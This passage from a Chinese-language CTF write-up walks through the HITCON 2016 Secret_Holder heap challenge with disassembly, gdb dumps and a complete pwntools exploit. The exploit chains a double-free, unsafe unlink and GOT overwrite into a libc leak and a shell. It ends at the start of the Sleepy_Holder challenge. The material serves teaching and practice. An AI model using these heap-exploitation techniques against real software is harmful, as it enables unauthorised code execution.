o_you_want_to_keep ; 0x400e28 ; "Which level of secret do you wa
nt to keep?"
|           0x00400889      call sym.imp.puts
       ; int puts(const char *s)
|           0x0040088e      mov edi, str.1._Small_secret
       ; 0x400e53 ; "1. Small secret"
|           0x00400893      call sym.imp.puts
       ; int puts(const char *s)
|           0x00400898      mov edi, str.2._Big_secret
       ; 0x400e63 ; "2. Big secret"
|           0x0040089d      call sym.imp.puts
       ; int puts(const char *s)
|           0x004008a2      mov edi, str.3._Huge_secret
       ; 0x400e71 ; "3. Huge secret"
```

```
|           0x004008a7      call sym.imp.puts
       ; int puts(const char *s)
|           0x004008ac      lea rax, [local_10h]
|           0x004008b0      mov edx, 4
|           0x004008b5      mov esi, 0
|           0x004008ba      mov rdi, rax
|           0x004008bd      call sym.imp.memset
       ; void *memset(void *s, int c, size_t n)
|           0x004008c2      lea rax, [local_10h]
|           0x004008c6      mov edx, 4
|           0x004008cb      mov rsi, rax
|           0x004008ce      mov edi, 0
|           0x004008d3      mov eax, 0
|           0x004008d8      call sym.imp.read
       ; ssize_t read(int fildes, void *buf, size_t nbyte)
|           0x004008dd      lea rax, [local_10h]
|           0x004008e1      mov rdi, rax
|           0x004008e4      call sym.imp.atoi
       ; int atoi(const char *str)
|           0x004008e9      mov dword [local_14h], eax
|           0x004008ec      mov eax, dword [local_14h]
|           0x004008ef      cmp eax, 2
       ; 2
|        ,=< 0x004008f2      je 0x400963
        ; big secret
|        |   0x004008f4      cmp eax, 3
       ; 3
|       ,==< 0x004008f7      je 0x4009bc
        ; huge secret
|       ||   0x004008fd      cmp eax, 1
       ; 1
|      ,===< 0x00400900      je 0x400907
        ; small secret
|     ,====< 0x00400902      jmp 0x400a11
|     ||||   ; JMP XREF from 0x00400900 (sub.Which_level_of_secre
t_do_you_want_to_keep_86d)
|     |`---> 0x00400907      mov eax, dword [0x006020c0]
        ; small_flag，表示 small secret 是否已存在
|     | ||   0x0040090d      test eax, eax
|     |,===< 0x0040090f      je 0x400916
```

```
         ; small_flag 为 0 时
|   ,=====< 0x00400911      jmp 0x400a11
|   |||||   ; JMP XREF from 0x0040090f (sub.Which_level_of_secre
t_do_you_want_to_keep_86d)
|   ||`---> 0x00400916      mov esi, 0x28
        ; '(' ; 40
|   || ||   0x0040091b      mov edi, 1
|   || ||   0x00400920      call sym.imp.calloc
         ; calloc(1, 0x28) 为 small secret 分配空间
|   || ||   0x00400925      mov qword [0x006020b0], rax
         ; 把地址放到 [0x006020b0]
|   || ||   0x0040092c      mov dword [0x006020c0], 1
         ; 设置 small_flag 为 1
|   || ||   0x00400936      mov edi, str.Tell_me_your_secret:
        ; 0x400e80 ; "Tell me your secret: "
|   || ||   0x0040093b      call sym.imp.puts
        ; int puts(const char *s)
|   || ||   0x00400940      mov rax, qword [0x006020b0]
        ; [0x6020b0:8]=0
|   || ||   0x00400947      mov edx, 0x28
        ; '(' ; 40
|   || ||   0x0040094c      mov rsi, rax
|   || ||   0x0040094f      mov edi, 0
|   || ||   0x00400954      mov eax, 0
|   || ||   0x00400959      call sym.imp.read
         ; read(0, [0x006020b0], 0x28) 读入 small secret
|   ||,===< 0x0040095e      jmp 0x400a11
|   |||||   ; JMP XREF from 0x004008f2 (sub.Which_level_of_secre
t_do_you_want_to_keep_86d)
|   ||||`-> 0x00400963      mov eax, dword [0x006020b8]
         ; big_flag，表示 big secret 是否已存在
|   ||||    0x00400969      test eax, eax
|   ||||,=< 0x0040096b      je 0x400972
         ; big_flag 为 0 时
|  ,======< 0x0040096d      jmp 0x400a11
|  ||||||   ; JMP XREF from 0x0040096b (sub.Which_level_of_secre
t_do_you_want_to_keep_86d)
|  |||||`-> 0x00400972      mov esi, 0xfa0
        ; 4000
|  |||||    0x00400977      mov edi, 1
```

```
|  |||||    0x0040097c      call sym.imp.calloc
        ; calloc(1, 0xfa0) 为 big secret 分配空间
|  |||||    0x00400981      mov qword [0x006020a0], rax
        ; 把地址放到 [0x006020a0]
|  |||||    0x00400988      mov dword [0x006020b8], 1
        ; 设置 big_flag 为 1
|  |||||    0x00400992      mov edi, str.Tell_me_your_secret:
       ; 0x400e80 ; "Tell me your secret: "
|  |||||    0x00400997      call sym.imp.puts
       ; int puts(const char *s)
|  |||||    0x0040099c      mov rax, qword [0x006020a0]
       ; [0x6020a0:8]=0
|  |||||    0x004009a3      mov edx, 0xfa0
       ; 4000
|  |||||    0x004009a8      mov rsi, rax
|  |||||    0x004009ab      mov edi, 0
|  |||||    0x004009b0      mov eax, 0
|  |||||    0x004009b5      call sym.imp.read
        ; read(0, [0x006020a0], 0xfa0) 读入 big secret
|  |||||,=< 0x004009ba      jmp 0x400a11
|  ||||||   ; JMP XREF from 0x004008f7 (sub.Which_level_of_secre
t_do_you_want_to_keep_86d)
|  ||||`--> 0x004009bc      mov eax, dword [0x006020bc]
        ; huge_flag，表示 huge secret 是否已存在
|  |||| |   0x004009c2      test eax, eax
|  ||||,==< 0x004009c4      je 0x4009c8
        ; huge_flag 为 0 时
| ,=======< 0x004009c6      jmp 0x400a11
| |||||||   ; JMP XREF from 0x004009c4 (sub.Which_level_of_secre
t_do_you_want_to_keep_86d)
| |||||`--> 0x004009c8      mov esi, 0x61a80
| ||||| |   0x004009cd      mov edi, 1
| ||||| |   0x004009d2      call sym.imp.calloc
        ; calloc(1, 0x61a80) 为 huge secret 分配空间
| ||||| |   0x004009d7      mov qword [0x006020a8], rax
        ; 把地址放到 [0x006020a8]
| ||||| |   0x004009de      mov dword [0x006020bc], 1
        ; 设置 huge_flag 为 1
| ||||| |   0x004009e8      mov edi, str.Tell_me_your_secret:
       ; 0x400e80 ; "Tell me your secret: "
```

```
| ||||| |   0x004009ed      call sym.imp.puts
       ; int puts(const char *s)
| ||||| |   0x004009f2      mov rax, qword [0x006020a8]
       ; [0x6020a8:8]=0
| ||||| |   0x004009f9      mov edx, 0x61a80
| ||||| |   0x004009fe      mov rsi, rax
| ||||| |   0x00400a01      mov edi, 0
| ||||| |   0x00400a06      mov eax, 0
| ||||| |   0x00400a0b      call sym.imp.read
        ; read(0, [0x006020a8], 0x61a80) 读入 huge secret
| ||||| |   0x00400a10      nop
| ||||| |   ; XREFS: JMP 0x00400902  JMP 0x00400911  JMP 0x00400
95e  JMP 0x0040096d  JMP 0x004009ba  JMP 0x004009c6
| `````-`-> 0x00400a11      mov rax, qword [local_8h]
|           0x00400a15      xor rax, qword fs:[0x28]
|       ,=< 0x00400a1e      je 0x400a25
|       |   0x00400a20      call sym.imp.__stack_chk_fail
       ; void __stack_chk_fail(void)
|       |   ; JMP XREF from 0x00400a1e (sub.Which_level_of_secre
t_do_you_want_to_keep_86d)
|       `-> 0x00400a25      leave
\           0x00400a26      ret
```

果然该函数使用 `calloc()` 为三种 secret 分别了不同大小的 chunk，small secret 属于 small chunk，big secret 和 huge secret 属于 large chunk。在分配前，会检查对应的 secret 是否已经存在，即每种 chunk 只能有一个，chunk 的指针放在 `.bss` 段上。另外其实读入 secret 的逻辑还是有问题的，它没有处理换行符，也没有在字符串末尾加 `\x00` 。

Wipe secret

```
[0x00400780]> pdf @ sub.Which_Secret_do_you_want_to_wipe_a27
/ (fcn) sub.Which_Secret_do_you_want_to_wipe_a27 247
|   sub.Which_Secret_do_you_want_to_wipe_a27 ();
|           ; var int local_14h @ rbp-0x14
|           ; var int local_10h @ rbp-0x10
|           ; var int local_8h @ rbp-0x8
|           ; CALL XREF from 0x00400d7a (main)
|           0x00400a27      push rbp
```

```
|           0x00400a28      mov rbp, rsp
|           0x00400a2b      sub rsp, 0x20
|           0x00400a2f      mov rax, qword fs:[0x28]
       ; [0x28:8]=-1 ; '(' ; 40
|           0x00400a38      mov qword [local_8h], rax
|           0x00400a3c      xor eax, eax
|           0x00400a3e      mov edi, str.Which_Secret_do_you_wan
t_to_wipe ; 0x400e98 ; "Which Secret do you want to wipe?"
|           0x00400a43      call sym.imp.puts
       ; int puts(const char *s)
|           0x00400a48      mov edi, str.1._Small_secret
       ; 0x400e53 ; "1. Small secret"
|           0x00400a4d      call sym.imp.puts
       ; int puts(const char *s)
|           0x00400a52      mov edi, str.2._Big_secret
       ; 0x400e63 ; "2. Big secret"
|           0x00400a57      call sym.imp.puts
       ; int puts(const char *s)
|           0x00400a5c      mov edi, str.3._Huge_secret
       ; 0x400e71 ; "3. Huge secret"
|           0x00400a61      call sym.imp.puts
       ; int puts(const char *s)
|           0x00400a66      lea rax, [local_10h]
|           0x00400a6a      mov edx, 4
|           0x00400a6f      mov esi, 0
|           0x00400a74      mov rdi, rax
|           0x00400a77      call sym.imp.memset
       ; void *memset(void *s, int c, size_t n)
|           0x00400a7c      lea rax, [local_10h]
|           0x00400a80      mov edx, 4
|           0x00400a85      mov rsi, rax
|           0x00400a88      mov edi, 0
|           0x00400a8d      mov eax, 0
|           0x00400a92      call sym.imp.read
       ; ssize_t read(int fildes, void *buf, size_t nbyte)
|           0x00400a97      lea rax, [local_10h]
|           0x00400a9b      mov rdi, rax
|           0x00400a9e      call sym.imp.atoi
       ; int atoi(const char *str)
|           0x00400aa3      mov dword [local_14h], eax
```

```
|           0x00400aa6      mov eax, dword [local_14h]
|           0x00400aa9      cmp eax, 2
       ; 2
|        ,=< 0x00400aac      je 0x400ad3
        ; big secret
|        |   0x00400aae      cmp eax, 3
       ; 3
|       ,==< 0x00400ab1      je 0x400aee
        ; huge secret
|       ||   0x00400ab3      cmp eax, 1
       ; 1
|      ,===< 0x00400ab6      jne 0x400b08
|      |||   0x00400ab8      mov rax, qword [0x006020b0]
        ; small secret
|      |||   0x00400abf      mov rdi, rax
|      |||   0x00400ac2      call sym.imp.free
        ; free([0x006020b0]) 释放 small secret
|      |||   0x00400ac7      mov dword [0x006020c0], 0
        ; 设置 small_flag 为 0
|     ,====< 0x00400ad1      jmp 0x400b08
|     ||||   ; JMP XREF from 0x00400aac (sub.Which_Secret_do_you_
want_to_wipe_a27)
|     |||`-> 0x00400ad3      mov rax, qword [0x006020a0]
       ; [0x6020a0:8]=0
|     |||    0x00400ada      mov rdi, rax
|     |||    0x00400add      call sym.imp.free
        ; free([0x006020a0]) 释放 big secret
|     |||    0x00400ae2      mov dword [0x006020b8], 0
        ; 设置 big_flag 为 0
|     |||,=< 0x00400aec      jmp 0x400b08
|     ||||   ; JMP XREF from 0x00400ab1 (sub.Which_Secret_do_you_
want_to_wipe_a27)
|     ||`--> 0x00400aee      mov rax, qword [0x006020a8]
       ; [0x6020a8:8]=0
|     || |   0x00400af5      mov rdi, rax
|     || |   0x00400af8      call sym.imp.free
        ; free([0x006020a8]) 释放 huge secret
|     || |   0x00400afd      mov dword [0x006020bc], 0
        ; 设置 huge_flag 为 0
|     || |   0x00400b07      nop
```

```
|    || |   ; JMP XREF from 0x00400ab6 (sub.Which_Secret_do_you_
want_to_wipe_a27)
|    || |   ; JMP XREF from 0x00400ad1 (sub.Which_Secret_do_you_
want_to_wipe_a27)
|    || |   ; JMP XREF from 0x00400aec (sub.Which_Secret_do_you_
want_to_wipe_a27)
|    ``-`-> 0x00400b08      mov rax, qword [local_8h]
|           0x00400b0c      xor rax, qword fs:[0x28]
|       ,=< 0x00400b15      je 0x400b1c
|       |   0x00400b17      call sym.imp.__stack_chk_fail
       ; void __stack_chk_fail(void)
|       |   ; JMP XREF from 0x00400b15 (sub.Which_Secret_do_you_
want_to_wipe_a27)
|       `-> 0x00400b1c      leave
\           0x00400b1d      ret
```

该函数在释放 secret 时，首先将对应的 chunk 释放掉，然后设置 flag 为 0。漏洞很明显，就是没有将 chunk 指针清空，存在悬指针，可能导致 use-after-free，然后在释放前，也没有检查 flag，可能导致 double-free。

Renew secret

```
[0x00400780]> pdf @ sub.Which_Secret_do_you_want_to_renew_b1e
/ (fcn) sub.Which_Secret_do_you_want_to_renew_b1e 330
|   sub.Which_Secret_do_you_want_to_renew_b1e ();
|           ; var int local_14h @ rbp-0x14
|           ; var int local_10h @ rbp-0x10
|           ; var int local_8h @ rbp-0x8
|           ; CALL XREF from 0x00400d86 (main)
|           0x00400b1e      push rbp
|           0x00400b1f      mov rbp, rsp
|           0x00400b22      sub rsp, 0x20
|           0x00400b26      mov rax, qword fs:[0x28]
       ; [0x28:8]=-1 ; '(' ; 40
|           0x00400b2f      mov qword [local_8h], rax
|           0x00400b33      xor eax, eax
|           0x00400b35      mov edi, str.Which_Secret_do_you_wan
t_to_renew ; 0x400ec0 ; "Which Secret do you want to renew?"
|           0x00400b3a      call sym.imp.puts
```

```
        ; int puts(const char *s)
 |           0x00400b3f      mov edi, str.1._Small_secret
        ; 0x400e53 ; "1. Small secret"
 |           0x00400b44      call sym.imp.puts
        ; int puts(const char *s)
 |           0x00400b49      mov edi, str.2._Big_secret
        ; 0x400e63 ; "2. Big secret"
 |           0x00400b4e      call sym.imp.puts
        ; int puts(const char *s)
 |           0x00400b53      mov edi, str.3._Huge_secret
        ; 0x400e71 ; "3. Huge secret"
 |           0x00400b58      call sym.imp.puts
        ; int puts(const char *s)
 |           0x00400b5d      lea rax, [local_10h]
 |           0x00400b61      mov edx, 4
 |           0x00400b66      mov esi, 0
 |           0x00400b6b      mov rdi, rax
 |           0x00400b6e      call sym.imp.memset
        ; void *memset(void *s, int c, size_t n)
 |           0x00400b73      lea rax, [local_10h]
 |           0x00400b77      mov edx, 4
 |           0x00400b7c      mov rsi, rax
 |           0x00400b7f      mov edi, 0
 |           0x00400b84      mov eax, 0
 |           0x00400b89      call sym.imp.read
        ; ssize_t read(int fildes, void *buf, size_t nbyte)
 |           0x00400b8e      lea rax, [local_10h]
 |           0x00400b92      mov rdi, rax
 |           0x00400b95      call sym.imp.atoi
        ; int atoi(const char *str)
 |           0x00400b9a      mov dword [local_14h], eax
 |           0x00400b9d      mov eax, dword [local_14h]
 |           0x00400ba0      cmp eax, 2
        ; 2
 |       ,=< 0x00400ba3      je 0x400be9
         ; big secret
 |       |   0x00400ba5      cmp eax, 3
        ; 3
 |      ,==< 0x00400ba8      je 0x400c1f
         ; huge secret
```

```
|       ||   0x00400baa      cmp eax, 1
       ; 1
|      ,===< 0x00400bad      jne 0x400c52
|      |||   0x00400bb3      mov eax, dword [0x006020c0]
        ; small secret
|      |||   0x00400bb9      test eax, eax
|     ,====< 0x00400bbb      je 0x400be7
        ; small_flag 为 0 时，函数返回
|     ||||   0x00400bbd      mov edi, str.Tell_me_your_secret:
       ; 0x400e80 ; "Tell me your secret: "
|     ||||   0x00400bc2      call sym.imp.puts
       ; int puts(const char *s)
|     ||||   0x00400bc7      mov rax, qword [0x006020b0]
       ; [0x6020b0:8]=0
|     ||||   0x00400bce      mov edx, 0x28
       ; '(' ; 40
|     ||||   0x00400bd3      mov rsi, rax
|     ||||   0x00400bd6      mov edi, 0
|     ||||   0x00400bdb      mov eax, 0
|     ||||   0x00400be0      call sym.imp.read
        ; read(0, [0x006020b0], 0x28) 否则读入 small secret
|    ,=====< 0x00400be5      jmp 0x400c52
|    |||||   ; JMP XREF from 0x00400bbb (sub.Which_Secret_do_you_
want_to_renew_b1e)
|   ,=`----> 0x00400be7      jmp 0x400c52
|   || |||   ; JMP XREF from 0x00400ba3 (sub.Which_Secret_do_you_
want_to_renew_b1e)
|   || ||`-> 0x00400be9      mov eax, dword [0x006020b8]
       ; [0x6020b8:4]=0
|   || ||    0x00400bef      test eax, eax
|   || ||,=< 0x00400bf1      je 0x400c1d
        ; big_flag 为 0 时，函数返回
|   || |||   0x00400bf3      mov edi, str.Tell_me_your_secret:
       ; 0x400e80 ; "Tell me your secret: "
|   || |||   0x00400bf8      call sym.imp.puts
       ; int puts(const char *s)
|   || |||   0x00400bfd      mov rax, qword [0x006020a0]
       ; [0x6020a0:8]=0
|   || |||   0x00400c04      mov edx, 0xfa0
       ; 4000
```

```
|  || |||   0x00400c09      mov rsi, rax
|  || |||   0x00400c0c      mov edi, 0
|  || |||   0x00400c11      mov eax, 0
|  || |||   0x00400c16      call sym.imp.read
        ; read(0, [0x006020a0], 0xfa0) 否则读入 big secret
|  ||,====< 0x00400c1b      jmp 0x400c52
|  ||||||   ; JMP XREF from 0x00400bf1 (sub.Which_Secret_do_you_
want_to_renew_b1e)
| ,=====`-> 0x00400c1d      jmp 0x400c52
| ||||||    ; JMP XREF from 0x00400ba8 (sub.Which_Secret_do_you_
want_to_renew_b1e)
| |||||`--> 0x00400c1f      mov eax, dword [0x006020bc]
       ; [0x6020bc:4]=0
| |||||     0x00400c25      test eax, eax
| ||||| ,=< 0x00400c27      je 0x400c51
        ; huge_flag 为 0 时，函数返回
| ||||| |   0x00400c29      mov edi, str.Tell_me_your_secret:
       ; 0x400e80 ; "Tell me your secret: "
| ||||| |   0x00400c2e      call sym.imp.puts
       ; int puts(const char *s)
| ||||| |   0x00400c33      mov rax, qword [0x006020a8]
       ; [0x6020a8:8]=0
| ||||| |   0x00400c3a      mov edx, 0x61a80
| ||||| |   0x00400c3f      mov rsi, rax
| ||||| |   0x00400c42      mov edi, 0
| ||||| |   0x00400c47      mov eax, 0
| ||||| |   0x00400c4c      call sym.imp.read
        ; read(0, [0x006020a8], 0x61a80) 否则读入 huge secret
| ||||| |   ; JMP XREF from 0x00400c27 (sub.Which_Secret_do_you_
want_to_renew_b1e)
| ||||| `-> 0x00400c51      nop
| |||||     ; JMP XREF from 0x00400bad (sub.Which_Secret_do_you_
want_to_renew_b1e)
| |||||     ; JMP XREF from 0x00400be5 (sub.Which_Secret_do_you_
want_to_renew_b1e)
| |||||     ; JMP XREF from 0x00400be7 (sub.Which_Secret_do_you_
want_to_renew_b1e)
| |||||     ; JMP XREF from 0x00400c1b (sub.Which_Secret_do_you_
want_to_renew_b1e)
| |||||     ; JMP XREF from 0x00400c1d (sub.Which_Secret_do_you_
```

```
want_to_renew_b1e)
| `````---> 0x00400c52      mov rax, qword [local_8h]
|           0x00400c56      xor rax, qword fs:[0x28]
|       ,=< 0x00400c5f      je 0x400c66
|       |   0x00400c61      call sym.imp.__stack_chk_fail
       ; void __stack_chk_fail(void)
|       |   ; JMP XREF from 0x00400c5f (sub.Which_Secret_do_you_
want_to_renew_b1e)
|       `-> 0x00400c66      leave
\           0x00400c67      ret
```

该函数首先判断对应的 flag 是否为 1，即 secret 是否已经存在，如果不存在，则读入 secret，否则函数直接返回。

漏洞利用

总结一下我们知道的东西：

- small secret: small chunk, 40 bytes
  - small_ptr: 0x006020b0
  - small_flag: 0x006020c0
- big secret: large chunk, 4000 bytes
  - big_ptr: 0x006020a0
  - big_flag: 0x006020b8
- huge secret: large chunk, 400000 bytes
  - huge_ptr: 0x006020a8
  - huge_flag: 0x006020bc

漏洞：

- double-free：在 free chunk 的位置 calloc 另一个 chunk，即可再次 free 这个 chunk
- use-after-free：由于 double-free，calloc 出来的那个 chunk 被认为是 free 的，但可以使用

有个问题是，400000 bytes 的 huge secret 连 top chunk 都不能满足，此时会调用 `sysmalloc()`，通过 `brk()` 或者 `mmap()` 为其分配空间，该函数首先判断是否满足 `mmap()` 的分配条件，即需求 chunk 的大小大于阀值

`mp_.mmap_threshold` ，且此进程通过 `mmap()` 分配的总内存数量 `mp_.n_mmaps` 小于最大值 `mp_.n_mmaps_max` ：

```
  /*
     If have mmap, and the request size meets the mmap threshold
, and
     the system supports mmap, and there are few enough currentl
y
     allocated mmapped regions, try to directly map this request
     rather than expanding top.
   */

  if (av == NULL
      || ((unsigned long) (nb) >= (unsigned long) (mp_.mmap_thre
shold)
      && (mp_.n_mmaps < mp_.n_mmaps_max)))
    {
```

此时将使用 `mmap()` 来分配内存。然而这样得到的内存将与初始堆（由 `brk()` 分配，位于 `.bss` 段附近）的位置相距很远，难以利用。所以我们要想办法使用 `brk()` 来分配，好消息是由于性能的关系，在释放由 `mmap()` 分配的 chunk 时，会动态调整阀值 `mp_.mmap_threshold` 来避免碎片化，使得下一次的分配时使用 `brk()` ：

```
void
__libc_free (void *mem)
{
    [...]
  if (chunk_is_mmapped (p))                       /* release mma
pped memory. */
    {
      /* see if the dynamic brk/mmap threshold needs adjusting *
/
      if (!mp_.no_dyn_threshold
          && p->size > mp_.mmap_threshold
          && p->size <= DEFAULT_MMAP_THRESHOLD_MAX)
        {
          mp_.mmap_threshold = chunksize (p);
          mp_.trim_threshold = 2 * mp_.mmap_threshold;
          LIBC_PROBE (memory_mallopt_free_dyn_thresholds, 2,
                      mp_.mmap_threshold, mp_.trim_threshold);
        }
      munmap_chunk (p);
      return;
    }
```

unsafe unlink

```
def unlink():
    keep(1)
    wipe(1)
    keep(2)     # big
    wipe(1)         # double free
    keep(1)     # small # overlapping
    keep(3)
    wipe(3)
    keep(3)     # huge

    payload  = p64(0)                       # fake prev_size
    payload += p64(0x21)                    # fake size
    payload += p64(small_ptr - 0x18)        # fake fd
    payload += p64(small_ptr - 0x10)        # fake bk
    payload += p64(0x20)                    # fake prev_size
    payload += p64(0x61a90)                 # fake size
    renew(2, payload)

    wipe(3)         # unsafe unlink
```

因为在分配 large chunk 的时候，glibc 首先会调用函数 `malloc_consolidate()` 来清除 fastbin 中的块。所以 big secret 被放到了原 small secret 的位置，当再次分配 small secret 的时候就造成了堆块重叠。

首先制造 double free：

```
gdb-peda$ x/5gx 0x006020a0
0x6020a0:     0x0000000000603010     0x0000000000603040
0x6020b0:     0x0000000000603010     0x0000000100000001
0x6020c0:     0x0000000000000001
gdb-peda$ x/10gx 0x00603010-0x10
0x603000:     0x0000000000000000     0x0000000000000031   <-- small
, big
0x603010:     0x0000000041414141     0x0000000000000000
0x603020:     0x0000000000000000     0x0000000000000000
0x603030:     0x0000000000000000     0x0000000000061a91   <-- huge
0x603040:     0x0000000041414141     0x0000000000000000
```

然后在 big secret 里布置一个 fake chunk：

```
gdb-peda$ x/5gx 0x006020a0
0x6020a0:    0x0000000000603010    0x0000000000603040
0x6020b0:    0x0000000000603010    0x0000000100000001
0x6020c0:    0x0000000000000001
gdb-peda$ x/10gx 0x00603010-0x10
0x603000:    0x0000000000000000    0x0000000000000031  <-- small
, big
0x603010:    0x0000000000000000    0x0000000000000021  <-- fake
chunk
0x603020:    0x0000000000602098    0x00000000006020a0    <-- fd,
 bk pointer
0x603030:    0x0000000000000020    0x0000000000061a90  <-- huge
0x603040:    0x0000000041414141    0x0000000000000000
gdb-peda$ x/gx 0x00602098 + 0x18
0x6020b0:    0x0000000000603010    <-- P->fd->bk = P
gdb-peda$ x/gx 0x006020a0 + 0x10
0x6020b0:    0x0000000000603010    <-- P->bk->fd = P
```

释放 huge secret，即可触发 unsafe unlink：

```
gdb-peda$ x/6gx 0x00602098
0x602098:    0x0000000000000000    0x0000000000603010
0x6020a8:    0x0000000000603040    0x0000000000602098  <-- fake
chunk ptr
0x6020b8:    0x0000000000000001    0x0000000000000001
```

于是我们就获得了修改 `.bss` 段的能力。

leak libc

```
def leak():
    global one_gadget

    payload  = "A" * 8
    payload += p64(elf.got['free']) # big_ptr -> free@got.plt
    payload += "A" * 8
    payload += p64(big_ptr)         # small_ptr -> big_ptr
    renew(1, payload)
    renew(2, p64(elf.plt['puts']))  # free@got.plt -> puts@plt
    renew(1, p64(elf.got['puts']))  # big_ptr -> puts@got.plt

    wipe(2)
    puts_addr = u64(io.recvline()[:6] + "\x00\x00")
    libc_base = puts_addr - libc.symbols['puts']
    one_gadget = libc_base + 0x4525a

    log.info("libc base: 0x%x" % libc_base)
    log.info("one_gadget address: 0x%x" % one_gadget)
```

修改 big_ptr 指向 `free@got.plt` ，small_ptr 指向 big_ptr：

```
gdb-peda$ x/6gx 0x00602098
0x602098:	0x4141414141414141	0x0000000000602018
0x6020a8:	0x4141414141414141	0x00000000006020a0
0x6020b8:	0x0000000000000001	0x0000000000000001
gdb-peda$ x/gx 0x00602018
0x602018 <free@got.plt>:	0x00007ffff7a91a70
```

修改 `free@got.plt` 为 `puts@plt` ，big_ptr 指向 `puts@got.plt` ：

```
gdb-peda$ x/6gx 0x00602098
0x602098:    0x4141414141414141    0x0000000000602020
0x6020a8:    0x4141414141414141    0x00000000006020a0
0x6020b8:    0x0000000000000001    0x0000000000000001
gdb-peda$ x/gx 0x00602018
0x602018 <free@got.plt>:    0x00000000004006c0
gdb-peda$ x/gx 0x00602020
0x602020 <puts@got.plt>:    0x00007ffff7a7d5d0
```

此时释放 big secret，其实就是 `puts(puts_addr)` ，通过偏移计算即可得到 libc 基址和 one-gadget 地址。

pwn

```python
def pwn():
    payload  = "A" * 0x10
    payload += p64(elf.got['puts']) # small_ptr -> puts@got.plt
    renew(1, payload)

    renew(1, p64(one_gadget))       # puts@got.plt -> one_gadget
    io.interactive()
```

最后可以通过两次修改，将 `puts@got.plt` 修改为 one-gadget，获得 shell。

开启 ASLR，Bingo!!!

```
$ python exp.py
[+] Starting local process './SecretHolder': pid 6979
[*] libc base: 0x7f34e24ae000
[*] one_gadget address: 0x7f34e24f325a
[*] Switching to interactive mode
$ whoami
firmy
```

exploit

完整的 exp 如下：

```
#!/usr/bin/env python

from pwn import *

#context.log_level = 'debug'

io = process(['./SecretHolder'], env={'LD_PRELOAD':'./libc-2.23.
so'})
elf = ELF('SecretHolder')
libc = ELF('libc-2.23.so')

small_ptr = 0x006020b0
big_ptr = 0x006020a0

def keep(idx):
    io.sendlineafter("Renew secret\n", '1')
    io.sendlineafter("Huge secret\n", str(idx))
    io.sendafter("secret: \n", 'AAAA')

def wipe(idx):
    io.sendlineafter("Renew secret\n", '2')
    io.sendlineafter("Huge secret\n", str(idx))

def renew(idx, content):
    io.sendlineafter("Renew secret\n", '3')
    io.sendlineafter("Huge secret\n", str(idx))
    io.sendafter("secret: \n", content)

def unlink():
    keep(1)
    wipe(1)
    keep(2)     # big
    wipe(1)         # double free
    keep(1)     # small # overlapping
    keep(3)
    wipe(3)
    keep(3)     # huge

    payload  = p64(0)                   # fake prev_size
    payload += p64(0x21)                # fake size
```

```
    payload += p64(small_ptr - 0x18)    # fake fd
    payload += p64(small_ptr - 0x10)    # fake bk
    payload += p64(0x20)                # fake prev_size
    payload += p64(0x61a90)             # fake size
    renew(2, payload)

    wipe(3)         # unsafe unlink

def leak():
    global one_gadget

    payload  = "A" * 8
    payload += p64(elf.got['free']) # big_ptr -> free@got.plt
    payload += "A" * 8
    payload += p64(big_ptr)         # small_ptr -> big_ptr
    renew(1, payload)
    renew(2, p64(elf.plt['puts']))  # free@got.plt -> puts@plt
    renew(1, p64(elf.got['puts']))  # big_ptr -> puts@got.plt

    wipe(2)
    puts_addr = u64(io.recvline()[:6] + "\x00\x00")
    libc_base = puts_addr - libc.symbols['puts']
    one_gadget = libc_base + 0x4525a

    log.info("libc base: 0x%x" % libc_base)
    log.info("one_gadget address: 0x%x" % one_gadget)

def pwn():
    payload  = "A" * 0x10
    payload += p64(elf.got['puts']) # small_ptr -> puts@got.plt
    renew(1, payload)

    renew(1, p64(one_gadget))       # puts@got.plt -> one_gadget
    io.interactive()

if __name__ == "__main__":
    unlink()
    leak()
    pwn()
```

参考资料

- https://ctftime.org/task/2954

6.1.22 pwn HITCONCTF2016 Sleepy_Holder

- 题目复现
- 题目解析
- 漏洞利用
- 参考资料

下载文件

题目复现

```
$ file SleepyHolder
SleepyHolder: ELF 64-bit LSB executable, x86-64, version 1 (SYSV
), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2,
for GNU/Linux 2.6.24, BuildID[sha1]=46f0e70abd9460828444d7f0975a
8b2f2ddbad46, stripped
$ checksec -f SleepyHolder
RELRO           STACK CANARY      NX            PIE
RPATH      RUNPATH      FORTIFY Fortified Fortifiable  FILE
Partial RELRO   Canary found      NX enabled    No PIE
No RPATH   No RUNPATH   Yes     0               2       SleepyHo
lder
$ strings libc-2.23.so | grep "GNU C"
GNU C Library (Ubuntu GLIBC 2.23-0ubuntu3) stable release versio
n 2.23, by Roland McGrath et al.
Compiled by GNU CC version 5.3.1 20160413.
```

64 位程序，开启了 Canary 和 NX，默认开启 ASLR。

在 Ubuntu-16.04 上玩一下：

```
$ ./SleepyHolder
Waking Sleepy Holder up ...
Hey! Do you have any secret?
I can help you to hold your secrets, and no one will be able to
```

```
see it :)
1. Keep secret
2. Wipe secret
3. Renew secret
1
What secret do you want to keep?
1. Small secret
2. Big secret
3. Keep a huge secret and lock it forever
1
Tell me your secret:
AAAA
1. Keep secret
2. Wipe secret
3. Renew secret
1
What secret do you want to keep?
1. Small secret
2. Big secret
3. Keep a huge secret and lock it forever
3
Tell me your secret:
CCCC
1. Keep secret
2. Wipe secret
3. Renew secret
3
Which Secret do you want to renew?
1. Small secret
2. Big secret
1
Tell me your secret:
BBBB
1. Keep secret
2. Wipe secret
3. Renew secret
2
Which Secret do you want to wipe?
1. Small secret
2. Big secret
```

```
1
```

这一题看起来和上一题 Secret_Holder 差不多。同样是 small、big、huge 三种 secret，不同的是这里的 huge secret 是不可修改和删除的。

题目解析

下面我们逐个来逆向这些功能。

Keep secret

```
[0x00400850]> pdf @ sub.What_secret_do_you_want_to_keep_93d
/ (fcn) sub.What_secret_do_you_want_to_keep_93d 452
|   sub.What_secret_do_you_want_to_keep_93d ();
|           ; var int local_14h @ rbp-0x14
|           ; var int local_10h @ rbp-0x10
|           ; var int local_8h @ rbp-0x8
|           ; CALL XREF from 0x00400e3c (main)
|           0x0040093d      push rbp
|           0x0040093e      mov rbp, rsp
|           0x00400941      sub rsp, 0x20
|           0x00400945      mov rax, qword fs:[0x28]
       ; [0x28:8]=-1 ; '(' ; 40
|           0x0040094e      mov qword [local_8h], rax
|           0x00400952      xor eax, eax
|           0x00400954      mov edi, str.What_secret_do_you_want
_to_keep ; 0x400ee8 ; "What secret do you want to keep?"
|           0x00400959      call sym.imp.puts
       ; int puts(const char *s)
|           0x0040095e      mov edi, str.1._Small_secret
       ; 0x400f09 ; "1. Small secret"
|           0x00400963      call sym.imp.puts
       ; int puts(const char *s)
